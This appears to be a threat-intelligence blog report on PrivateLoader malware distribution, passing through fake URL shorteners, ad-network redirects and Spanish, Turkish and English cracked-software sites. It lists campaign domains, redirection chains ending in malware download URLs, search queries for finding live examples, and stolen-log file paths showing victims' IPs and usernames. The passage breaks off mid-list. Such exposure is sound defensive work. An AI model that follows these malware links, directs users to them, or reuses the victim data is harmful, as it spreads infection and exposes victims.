


There are still some live examples. Please find them by yourself at:

```
https://www.google.com/search?q=download+free+crack+2023+site%3Asoundcloud.com

https://www.google.com/search?q=download+free+crack++2023+site%3Agoogle.com
```

This fake shortened links (every path of these domains leads to Privateloader downloads) redirects to a download page that at the time of writing this report, looks like this (it changed over time):


Press enter or click to view image in full size



All these fake shortener link services involved in this campaign can be tracked with FOFA: (fid=”8L8HD+qBqq+rUpSGtABeVg==”)

https://en.fofa.info/result?qbase64=ZmlkPSI4TDhIRCtxQnFxK3JVcFNHdEFCZVZnPT0i

Press enter or click to view image in full size




```
Full list of Fake Shortner links (CAMPAIGN ID 09)
Every path with a length >= 2 will lead to a PrivateLoader download
```

```
5.149.248.110
cinurl.com
picfs.com
blltly.com
urllio.com
urloho.com
bltlly.com
tinourl.com
tinurll.com
tiurll.com
tweeat.com
urlca.com
fancli.com
urlomo.com
urlgoal.com
urlcod.com
shurll.com
bytlly.com
ssurll.com
tlniurl.com
imgfil.com
urlin.us
jinyurl.com
tinurli.com
geags.com
urluss.com
urllie.com
shoxet.com
urluso.com
vittuv.com
miimms.com
gohhs.com
```

In this specific campaign ID, Privateloader is spread as a packed file (.zip, .rar, .7z) stored in a hijacked domain. Please find in the next parts of this article every domain affected by Privateloader over this observation study case.

But most recently, after speaking with some Privateloader victims and checking on InstallsKey customer logs, I was able to identify another campaign being spread via malicious ad networks.
The IDs of this campaign are **1** and **2.**


Every domain is related to at least one infostealer victim, so yes, any way are involved in the Privateloader campaign. Some sites that provide Privateloader downloads are:

```
pivigames.blog
gamezfull.com
zdescargas.org
```

```
crackzipp.com
indir.torrentabi.com
pastemytxt.com
techwarez.com
freegamesdl.net
devteknoloji.com
buyurindir.org
awdescargas.com
crackshash.com
blizzboygames.net
blizzpaste.com
uii.io (wordcounter.icu & pwrpa.cc)
fc-lc.xyz (digitalmarktrend.com)
uploadrar.com
adurly.cc
shrinkme.org
turbobit.com
```


These campaign IDs use the same download page as those exposed before, but they often rely on Mega links and Discord attachments to deliver Privateloader builds in the same packed format.

Press enter or click to view image in full size



Domains used for sharing Privateloader download links in campaigns IDs 2 and 1 check the location of the user, and the request is cached on the browser session of the user, so it can’t be shared or reused after some time. URLs from campaign ID 09 are non-cached and can be shared.

Press enter or click to view image in full size



An example of a cached 1-time use URL

This frontend is nothing new. There is a report from Project Fox (Tracking down the cybercriminal infrastructure of infostealer RisePro — Projet FOX) that linked that frontend to a service named "**EasyLead**". Please refer to that article for further insights into the Privateloader frontend.

Press enter or click to view image in full size




Image of the landing page found in EasyLead




Image of the landing page of a PrivateLoader distribution site - taken from the SEKOIA.IO report


Source: Tracking down the cybercriminal infrastructure of infostealer RisePro — Projet FOX

And I noticed it very late, but it seems to be another framework used by Installskey operators to spread Privateloader.

At the time of writing this, it can be found at domain

> **adstructor.com**

Press enter or click to view image in full size





```
https://adstructor.com/share/file?AMCMtmXoTQUAi2UCAEVTFwAoAAAAADA.file
https://adstructor.com/share/dl
```

The framework belongs to amp.dev

The website will give us a packed file protected with a random 4-digit password, containing a Privateloader build.

Press enter or click to view image in full size



As said, there are two kinds of sites involved in the Privateloader, the ones that have fake download buttons coded into the site, redirecting to suspicious domains that manage the ad traffic networks, including Privateloader downloads; and the ones that use abusive link shortening services or downloading hosts in order to provide download links, and these services are responsible for the management of the web traffic, including malicious ads on its body.

Domains were also scanned with Malcore to get some intel and prove that domains are involved with infostealers logs activity.

There should be more domains because everything was extracted from a very small sample of logs from Privateloader, as you will notice later.

DIRECTLY SHARING PRIVATELOADER VIA AD NETWORKS

> pivigames.blog (Target: Spanish-speaking users)

The service providing ads to this website is ADBUHO.
This domain has fake download buttons coded on his pages

```
<div class="wpb_wrapper">
  <div class="vc_btn3-container vc_btn3-left">
    <a class="vc_general vc_btn3 vc_btn3-size-lg vc_btn3-shape-square vc_btn3-style-3
    d vc_btn3-icon-left vc_btn3-color-danger" href="https://pivigames.blog/adbuho"
    title target="_blank" rel="nofollow">
      <i class="vc_btn3-icon fas fa-cloud-download-alt">...</i>
       " DESCARGAR JUEGO"
    </a>
  </div>
</div>
```

Downloading Privateloader from pivigames.blog

```
Clicking on any fake download button will start a redirection chain
ending in linkonclick.com
Some requests to linkonclick.com will provide a PrivateLoader download

The extended redirection chain is

https://pivigames.blog/adbuho
https://pivigames.blog/pged.php
https://adbuho.com/pivigames2.php
https://pivigames.blog/descargas-2.php
https://www.linkonclick.com/jump/next.php?r=2558259
https://page.strtgic.com/click?pid=10&offer_id=20738&sub1=17058359281000OTESTV431140760274V30&sub2=2
[PrivateLoader]
```

Everything seems to be managed by .js files:

Press enter or click to view image in full size

/pivigames.blog/descargas-2.js

This domain is involved with victim logs

> gamezfull.com (Target: Spanish-speaking users)

This domain has fake download buttons coded on his pages

```
<div class="dbutton">
  <a rel="nofollow" href="https://daubreeitebumboatmenmisdeal.com/SgrVO12d3e621f858adb823f06a
  344dcd9fa200cbe328?q=House Flipper 2 PC Full Español" target="_blank" class="myButton"
  style="color: white;">
    "Descargar Ahora "
    <span id="bannerbu" class="fa fa-download">...</span>
  </a>
</div>
```

Downloading Privateloader from gamezfull.com

```
A click on a download button will redirect you to daubreeitebumboatmenmisdeal.com
sometimes sharing Privateloader

https://daubreeitebumboatmenmisdeal.com/SgrVO12d3e621f858adb823f06a344dcd9fa200cbe328
[PrivateLoader]
```

This domain is involved with victim logs

Press enter or click to view image in full size

```
CL[778CB46FCE6BE333E8319768ED6F560A] [2023-01-05T17_28_47.8107720].rar/Cookies/Google_[Chrome]_Profile 3 Network.txt
UY175F4F4AF626B2099B4144ABD129A09A_2022_12_12T10_19_11_915532.rar/Cookies/Google_[Chrome]_Default Network.txt
VE8F3B6EB907E858581073448BCE742E17_2022_12_06T12_50_07_083034.rar/FileGrabber/Users/Warlord/Desktop/Nuevo documento de texto.txt
BO[C1F0A4F01ADB9760D694C29D71487B72] [2023-01-05T15_47_14.9653405].rar/Cookies/Google_[Chrome]_Profile 3 Network.txt
MX[LY3JX6K4UQTYKTKID66CPWNFM4AXBI9G] [2023_05_06T22_55_20].rar/Cookies/Firefox_zb5ehvv1.default-release.txt
RO[EC40549BA71EDC30F6C2F985413EAC49] [2022-07-12T00_59_06.4540349].rar/FileGrabber/Users/emi/Documents/password.txt
VECB5F6D5259CFCA4C9E28AC147E7BCE51_2022_12_12T06_46_54_034028.rar/Cookies/Google_[Chrome]_Default Network.txt
_CL_181.160.90.209_27-12-22.zip.rar/Cookies/Google Chrome_Default.txt
13658_VE_190.204.118.222_07-12-22.rar/Cookies/OperaGX_.txt
ES[A9F9D3141EB7C5AFDF511AC448234FEB] [2023-01-05T18_32_50.2808898].rar/Cookies/Firefox_qda7lkv1.default-release-1.txt
DE_173.239.236.14_2022-10-23T07_50_22.586Z.rar/browsers/cookies/Firefox_2b1fq7bd.default-release.txt
_CO_191.95.157.192_27-12-22.zip.rar/Cookies/Google Chrome_Default.txt
MX[V2B0LMKZT0TXX7IQX2KDK3AXZU0SHO2U] [2023_05_03T21_12_49].rar/Cookies/Google_[Chrome]_Default Network.txt
COE3664EAA5D70C4EF9D12EF3D230D05FE_2022_12_05T20_40_39_978885.rar/Cookies/BraveSoftware_[Brave-Browser]_Default Network.txt
VE[CD0E3B7B22F822900E5E0F43BE12C573] [2023-01-05T17_18_16.7672281].rar/Cookies/Microsoft_[Edge]_Default Network.txt
CO5832C252E1F8FF70CD6C39F579FCBF56_2022_12_05T20_46_50_412527.rar/Cookies/BraveSoftware_[Brave-Browser]_Default Network.txt
[CO]37c4ceb5-c55f-4c4f-bc77-241e706240b4_@foruman.rar/[CO]37c4ceb5-c55f-4c4f-bc77-241e706240b4_@foruman/Cookies/Google_Profile 1.txt
12968_CR_186.176.42.231_06-12-22.rar/Cookies/Microsoft Edge_Default.txt
```

> zdescargas.org (Target: Spanish-speaking users)

This domain has fake download buttons coded on his pages

Press enter or click to view image in full size


```
Clicking on any fake download button does a request to daubreeitebumboatmenmisdeal.com
Some requests to daubreeitebumboatmenmisdeal.com will provide a PrivateLoader download

https://daubreeitebumboatmenmisdeal.com/SgrVO12d3e621f858adb823f06a344dcd9fa200cbe328
[PrivateLoader]
```

This domain is involved with victim logs

ES_77.226.74.188_2023_06_30_16_17_01.rar/history/Google Chrome_Profile 2.txt

CO_186.154.111.216_2023_06_30_19_03_30.rar/history/Google Chrome_Default.txt

[US]149.19.169.237.rar/Edge/Default/History.txt

[US]149.19.169.237.rar/Chrome/Default/History.txt

[UNK]ipv69c8068a8f8.rar/Chrome/Default/History.txt

[UNK]ipv6941037b41f.rar/Chrome/Default/History.txt

[UNK]ipv677f99bd5e3.rar/Chrome/Default/History.txt

[RO]86.127.227.82.rar/Chrome/Default/History.txt

[PE]ipv60986ee9949.rar/Chrome/Default/Downloads.txt

[PE]190.237.10.47.rar/Chrome/Default/History.txt

[NI]186.77.196.97.rar/Chrome/Default/History.txt

[MX]ipv683d96fa761.rar/Chrome/Default/History.txt

[MX]200.77.145.74.rar/Chrome/Profile 1/History.txt [Part 1 of 2]

[MX]187.169.116.245.rar/Chrome/Default/History.txt

[MX]187.132.235.27.rar/Edge/Default/History.txt

[MX]187.132.235.27.rar/Chrome/Default/History.txt

[ES]88.10.71.178.rar/Opera Stable/Default/History.txt

[ES]88.10.71.178.rar/Brave Software/Default/History.txt


[ES]81.39.172.244.rar/Chrome/Default/History.txt

[ES]139.47.82.158.rar/Chrome/Default/History.txt

> crackzipp.com (Target: English-speaking users)

This domain has fake download links coded on his pages

Press enter or click to view image in full size





```
Clicking on fake download links will start a redirection chain
Some requests will provide a Privateloader download

Extended redirection chain

https://bluedownload10.sbs/go.php?a_aid=648adb2ebbf11&chan=&fn=adobe-creative-cloud-crack-2024-downl
https://href.li/?https://track.redis06.sbs/go/19a45436-cb73-4be8-8e51-8ee0e9a6e90d?affiliate=648adb2
https://unleakyammiolitesmithian.com/qhrPf0e8235b4dfec746189b023e2e0662dc9663c3796?q=adobecreativecl
[Privateloader]
```

This domain is involved with victim logs

Press enter or click to view image in full size

> indir.torrentabi.com (Target: Turkish users)

This domain has fake download buttons coded on his pages




```
Clicking on fake download buttons will start a redirection chain
Some requests will provide a Privateloader download

Extended redirection chain
https://highfile1.click/go.php?a_aid=55d0ea51596f4
https://href.li/?https://track.redis06.sbs/go/19a45436-cb73-4be8-8e51-8ee0e9a6e90d?affiliate=55d0ea5
```

```
https://unleakyammiolitesmithian.com/qhrPf0e8235b4dfec746189b023e2e0662dc9663c3796?q=Setup&s1=55d0ea
[Privateloader]
```

This domain is involved with victim logs

> pastemytxt.com (Target: WorldWide)

This domain has fake download buttons coded on his pages

```
<a href="http://get.claruspolaris.com/?a=197977&o=149408&c=0&co=251140&mt=5" target="_blank">
  <img src="https://i.ibb.co/YBmQ5hs/29FEZesa.jpg" alt="G2A">
</a>
```

```
Clicking on fake download buttons will start a redirection chain
Some requests will provide a Privateloader download

Extended redirection chain
http://get.claruspolaris.com/?a=197977&o=149408&c=0&co=251140&mt=5
https://aditmedia.g2afse.com/click?pid=3052&offer_id=20972&sub1=71b3e999867c4446b9a28eae4bcd25af247a
https://driptrip.trckswrm.com/click?offer_id=851&pub_id=5&pub_sub_id=3052_197977_&pub_click_id=65b2d
https://783242.com/QnrIa0083bf12b648b2e6b119a10c5df42a6f4bc217ce?s1=5&s2=3052_197977_&s3=BOTKssIAAAG
[Privateloader]
```

This domain is involved with victim logs

Press enter or click to view image in full size

> techwarez.org (Target: Spanish-speaking users)

This domain has fake download buttons coded on his pages

Press enter or click to view image in full size


```
Clicking on fake download buttons will make a request to polysomiamovantcripes.com
Some requests will provide a Privateloader download

https://polysomiamovantcripes.com/HHrK00a134727d27d3a897eb0d326e2e86b0a6c4c5221?q=UniFab%20Video%20C
```


This domain is involved with victim logs

Press enter or click to view image in full size

> freegamesdl.net (Target: English-speaking users)

This domain has fake download buttons coded on his pages

Press enter or click to view image in full size




```
Clicking on fake download buttons will start a redirection chain
Some requests will provide a Privateloader download

Extended redirection chain
https://nicatethebene.info/redirect?tid=1009722
```


```
[Privateloader]
```

This domain is involved with victim logs

> devteknoloji.com (Target: Turkish users)


This domain has fake download buttons coded on his pages

Press enter or click to view image in full size




```
Clicking on fake download links will start a redirection chain
Some requests will provide a Privateloader download

Extended redirection chain
https://bluedownload10.sbs/go.php?a_aid=63ba729511d6d&chan=devtek&fn=street-fighter-4-champion-editi
https://href.li/?https://track.redis06.sbs/go/19a45436-cb73-4be8-8e51-8ee0e9a6e90d?affiliate=63ba729
https://unleakyammiolitesmithian.com/qhrPf0e8235b4dfec746189b023e2e0662dc9663c3796?q=streetfighterch
[Privateloader]
```


This domain is involved with victim logs



> buyurindir.org (Target: Turkish users)

This domain has fake download buttons coded on his pages

Press enter or click to view image in full size




```
Clicking on fake download links will start a redirection chain
Some requests will provide a Privateloader download

Extended redirection chain:
https://afiletoget.click/b/a_aid/623cb2bc22496/chan/buyurindir/fn/a
